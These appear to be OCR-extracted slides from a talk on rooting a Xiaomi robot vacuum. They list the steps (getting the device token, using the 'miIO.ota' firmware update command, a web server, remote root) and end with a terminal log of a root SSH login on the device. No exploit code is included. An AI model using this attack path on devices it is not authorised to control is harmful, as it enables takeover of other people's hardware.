
„Get Token“

„miIO.ota“

unprovisioned state

Webserver

Lets root remotely




„Get Token“

„miIO.ota“

unprovisioned state

Webserver

Lets root remotely




„Get Token“


„miIO.ota“

Webserver


SSH




```
login as: root
Authenticating with public key "rsa-key-gami" from agent
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)

 * Documentation:  https://help.ubuntu.com/
Last login: Thu Dec 14 01:43:59 2017 from 192.168.8.67
root@rockrobo:~# 
```

